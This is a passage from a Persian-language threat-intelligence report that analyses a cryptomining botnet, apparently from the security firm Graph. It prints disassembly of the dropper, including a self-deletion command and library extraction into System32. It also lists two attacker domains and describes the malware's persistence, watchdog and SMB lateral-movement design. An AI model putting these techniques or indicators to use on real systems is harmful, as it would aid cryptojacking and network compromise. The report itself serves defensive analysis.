
```
895C24 40 mov dword ptr ss:[rsp+40]
48:8D8C24 lea rcx,qword ptr ss:[rsp [rsp+80]:L"start \"\" \"C:\\Windows \\System32\\printui.exe\""
E8 6BEEFF call uhard.7FF64F888A80
84C0      test al,al
75 05     jne uhard.7FF64F889C1E
40:B7 01  mov dil,1
EB 03     jmp uhard.7FF64F889C21
40:32FF   xor dil,dil
```

تصویر ۵۳
اجرای PrintUI.exe

All Rights Reserved © 2026

بررسی نگاشت بخش‌های مختلف این دو فایل نشان می‌دهد که این دو فایل بسیار شبیه هم هستند. خصوصا در بخش .text که در بخش‌های بالایی نگاشت زیر مشخص است؛ و پس از بررسی این فایل مشخص شد که این فایل دقیقا همان عملکرد فایل usvcldr64 را دارد.

تصویر ۵۴
مقایسه دو نمونه از فایل Usvcldr64



بررسی‌ها نشان می‌دهد که فایل uhard.dat دقیقاً همان نقش و کارکرد فایل usvcldr64 را ایفا می‌کند. این فایل پس از اجرا، مجدداً فایل‌های وابسته مورد نیاز خود شامل کتابخانه‌های PostgreSQL، Curl و zlib را در مسیر System32 ایجاد می‌کند.

در ادامه، بدافزار فایل هسته بدافزار را با همان الگوی پیشین ایجاد کرده و یک سرویس ویندوز با همان نام تصادفی ساخته و اجرا می‌کند. فایل هسته‌ای که توسط uhard.dat ایجاد می‌شود، از نظر کد کاملاً یکسان با فایلی است که پیش‌تر توسط usvcldr64 ایجاد شده بود.

در ادامه backup_f64 پس از اجرای PrintUI.exe، تمام فایل‌ها و مسیرهایی که ایجاد کرده بود، که شامل C:\Windows\system32\[ ] می‌شود، را حذف می‌کند و در آخر نیز خود را از بین می‌برد.

تصویر ۵۵
بخشی از کد فایل usvcldr64 برای استخراج کتابخانه‌های مورد نیاز

```
E8 A5 E1 FF FF                  call    create_and_write_file_func
41 B8 E9 3E 1C 00               mov     r8d, 1C3EE9h
48 8D 15 F8 5D 05+              lea     rdx, libiconv_file_buffer
00
48 8D 8C 24 68 03+              lea     rcx, [rsp+1798h+libiconv_path_str]
00 00
E8 8B E1 FF FF                  call    create_and_write_file_func
41 B8 79 42 07 00               mov     r8d, 74279h
48 8D 15 1E A0 23+              lea     rdx, libintl_file_buffer
00
48 8D 8C 24 48 03+              lea     rcx, [rsp+1798h+libintl_path_str]
00 00
E8 71 E1 FF FF                  call    create_and_write_file_func
41 B8 00 7C 0C 00               mov     r8d, 0C7C00h
48 8D 15 14 66 C5+              lea     rdx, libssl_file_buffer
00
48 8D 8C 24 08 03+              lea     rcx, [rsp+1798h+libssl_path_str]
00 00
E8 57 E1 FF FF                  call    create_and_write_file_func
41 B8 00 CE 00 00               mov     r8d, 0CE00h
48 8D 15 FA F1 A7+              lea     rdx, libwinpthread_file_buffer
00
48 8D 8C 24 E8 02+              lea     rcx, [rsp+2E8h]
00 00
E8 3D E1 FF FF                  call    create_and_write_file_func
41 B8 00 22 0A 00               mov     r8d, 0A2200h
48 8D 15 50 F2 98+              lea     rdx, console_zero_file_buffer
00
48 8D 8C 24 A8 02+              lea     rcx, [rsp+2A8h]
```

تصویر ۵۶
حذف backup_f64

```
90          nop
33D2        xor edx,edx
48:8D4C24   lea rcx,qword ptr ss:[rsp+7[rsp+70]:L"timeout /t 10 /nobreak && del /q \"C:\\Users\\admin\\Desktop\\uhard.dat\""
E8 28AFFF   call uhard.7FF64F886BA0
90          nop
48:8B9424   mov rdx,qword ptr ss:[rsp+8
48:83FA 0   cmp rdx,7
76 38       jbe uhard.7FF64F88BCBF
```

All Rights Reserved © 2026


دیگر داده‌های مرتبط

بر اساس بررسی‌های انجام‌شده توسط تیم هوش تهدید (CTI)گراف، مشخص شده است که این بدافزار در نسخه‌های مختلف و با هدف استخراج رمزارزهای متفاوت در مناطق جغرافیایی مختلف مورد استفاده قرارگرفته است. تاکنون دو آدرس پایگاه داده مرتبط با این بدافزار شناسایی شده است؛ با این حال، شواهد موجود احتمال وجود پایگاه‌های داده بیشتر را نیز مطرح می‌کند.

num	Domain
1	rootunvbot.com
2	unvbotx.com

در ادامه تصاویری از Wallet‌های مختلفی که تاکنون به این بدافزار متصل بوده‌اند، آورده شده است.

با بررسی‌های انجام شده از سایت مربوط به این Miner می‌توان فهمید که بدافزار برای استخراج ارز دیجیتال دیگری با نام Clore.ai نیز طراحی شده است.




تصویر ۵۷
آدرس کیف پول مهاجم

All Rights Reserved © 2026

دیگر داده‌های مرتبط

همچنین این بدافزار رمزارز XMR را نیز که در همین گزارش قابل مشاهده است، استخراج می‌کند.

XMR یک ارز دیجیتال مناسب برای استخراج بدون تجهیزات خیلی حرفه‌ای است و به همین خاطر در تهدیدات سایبری محبوب گردیده است.



تصویر ۵۸
آدرس کیف پول مهاجم

All Rights Reserved © 2026

نتیجه‌گیری

- در لایه Payload، از Minerهای شناخته‌شده برای استخراج رمزارز استفاده می‌شود و انتخاب نوع Miner بر اساس مشخصات سخت‌افزاری سیستم قربانی (CPU / GPU) انجام می‌گیرد.
- تنظیمات اجرایی شامل Wallet و پارامترهای اجرا، به صورت داینامیک از طریق پایگاه داده‌های آنلاین دریافت می‌شود که نشان‌دهنده وجود یک Payload پویا و قابل مدیریت از راه دور است.
- معماری ارتباطی بدافزار و تعامل آن با چندین منبع آنلاین برای دریافت کانفیگ، ارسال اطلاعات و گزارش وضعیت، بیانگر وجود یک زیرساخت Botnet است.
- هر سیستم آلوده به‌عنوان یک Node در Botnet عمل کرده و اطلاعات عملیاتی خود را به سرور مهاجم ارسال می‌کند.
- وجود مؤلفه‌هایی مانند Watchdog، مکانیزم‌های Persistence و فایل‌های Backup، پایداری و ماندگاری بدافزار در سیستم قربانی را تضمین می‌کند.
- طراحی بدافزار به‌صورت ماژولار انجام شده و اجزایی مانند Loader، هسته اصلی، ماژول Miner، ماژول انتشار و ماژول مانیتورینگ مانند (Crypti.exe) به‌صورت مستقل عمل می‌کنند.
- این ساختار ماژولار امکان به‌روزرسانی، جایگزینی یا افزودن Payloadهای جدید را بدون نیاز به تغییر کلی بدافزار فراهم می‌کند.
- بدافزار علاوه بر انتشار از طریق رسانه‌های قابل حمل، دارای قابلیت گسترش درون شبکه‌ای از طریق SMB است.
- با شناسایی سیستم‌های موجود در شبکه و استفاده از Shareهای در دسترس، بدافزار قادر به انجام حرکت جانبی (Lateral Movement) و آلودگی سایر سیستم‌ها بدون نیاز به Exploit خاص است.
- رفتارهای مشاهده‌شده نشان می‌دهد که این بدافزار با هدف انتشار گسترده در محیط‌های سازمانی و ایجاد آلودگی در مقیاس بالا طراحی شده است.
- در مجموع، این تهدید فراتر از یک Miner ساده بوده و دارای پتانسیل ایجاد یک Botnet داخلی پایدار و مقیاس پذیر در شبکه‌های سازمانی است.

All Rights Reserved © 2026

نویسندگان

الهه شرف پوری

کارشناس هوش تهدید گراف

توانایی تحلیل و ارزیابی تهدیدات سایبری و تولید اطلاعات قابل اتکا برای پشتیبانی از تیم‌های امنیتی. مسلط به تحلیل TTP های مهاجمان، استخراج IOCها و تهیه گزارش‌های فنی و راهبردی با هدف ارتقای آمادگی دفاعی و کاهش ریسک‌های امنیتی

علی امینی

راهبر تیم تحقیق و توسعه گراف

متخصص در حوزه تحقیق و توسعه راهکارهای امنیتی مبتنی بر تحلیل تهدیدات، تحلیل بدافزار، بررسی رفتار تهدیدات، ارزیابی فنی حملات سایبری

All Rights Reserved © 2026

محصولات

محصولات مدیریت نقل و انتقال فایل به صورت امن

- سامانه تحلیل و شناسایی آلودگی فایل (GRAPH FAM)
- سامانه مدیریت انتقال فایل (GRAPH SWK)
- دستگاه کیوسک سخت افزاری (GRAPH HWK)

محصولات شناسایی تهدیدات پیشرفته


- سامانه XDR (GRAPH ATD)
- سامانه شکار تهدیدات پیشرفته (GRAPH ATH)
- سامانه هوش تهدیدات (GRAPH Threat Intelligence Platform)

محصولات کنترل و مدیریت دسترسی

- سامانه کنترل و مدیریت دسترسی به اینترنت (GRAPH ISAP)
- سامانه مدیریت دسترسی ممتاز (GRAPH PAM)

خدمات

- MDR
- SOC
- RED Team
- Penetration Test
- Threat Hunting
- Forensics
- Consultant



موفقیت در شناسایی و دفع تهدیدات سایبری

GRAPH

www.graph-inc.ir